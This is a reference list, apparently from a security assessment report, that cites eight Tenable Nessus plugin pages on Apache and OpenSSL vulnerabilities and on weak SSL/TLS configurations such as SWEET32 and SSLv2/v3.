Tenable (2003). *Apache < 1.3.29 Multiple Modules Local Overflow*. [online] www.tenable.com. Available at: https://www.tenable.com/plugins/nessus/11915 [Accessed 9 Mar. 2023].

Tenable (2005). *SSL Version 2 and 3 Protocol Detection*. [online] www.tenable.com. Available at: https://www.tenable.com/plugins/nessus/20007.

Tenable (2012). *OpenSSL < 0.9.7l / 0.9.8d Multiple Vulnerabilities*. [online] www.tenable.com. Available at: https://www.tenable.com/plugins/nessus/17757 [Accessed 10 Mar. 2023].

Tenable (2014). *OpenSSL Unsupported*. [online] Tenable.com. Available at: https://www.tenable.com/plugins/nessus/78555.

Tenable (2016). *SSL Medium Strength Cipher Suites Supported (SWEET32)*. [online] Tenable.com. Available at: https://www.tenable.com/plugins/nessus/42873.

Tenable (2017). *SSL Certificate Signed Using Weak Hashing Algorithm*. [online] Tenable.com. Available at: https://www.tenable.com/plugins/nessus/35291.

Tenable (2022a). *Apache 2.4.x < 2.4.53 Multiple Vulnerabilities*. [online] www.tenable.com. Available at: https://www.tenable.com/plugins/nessus/158900.

Tenable (2022b). *Apache 2.4.x < 2.4.54 Multiple Vulnerabilities*. [online] www.tenable.com. Available at: https://www.tenable.com/plugins/nessus/161948.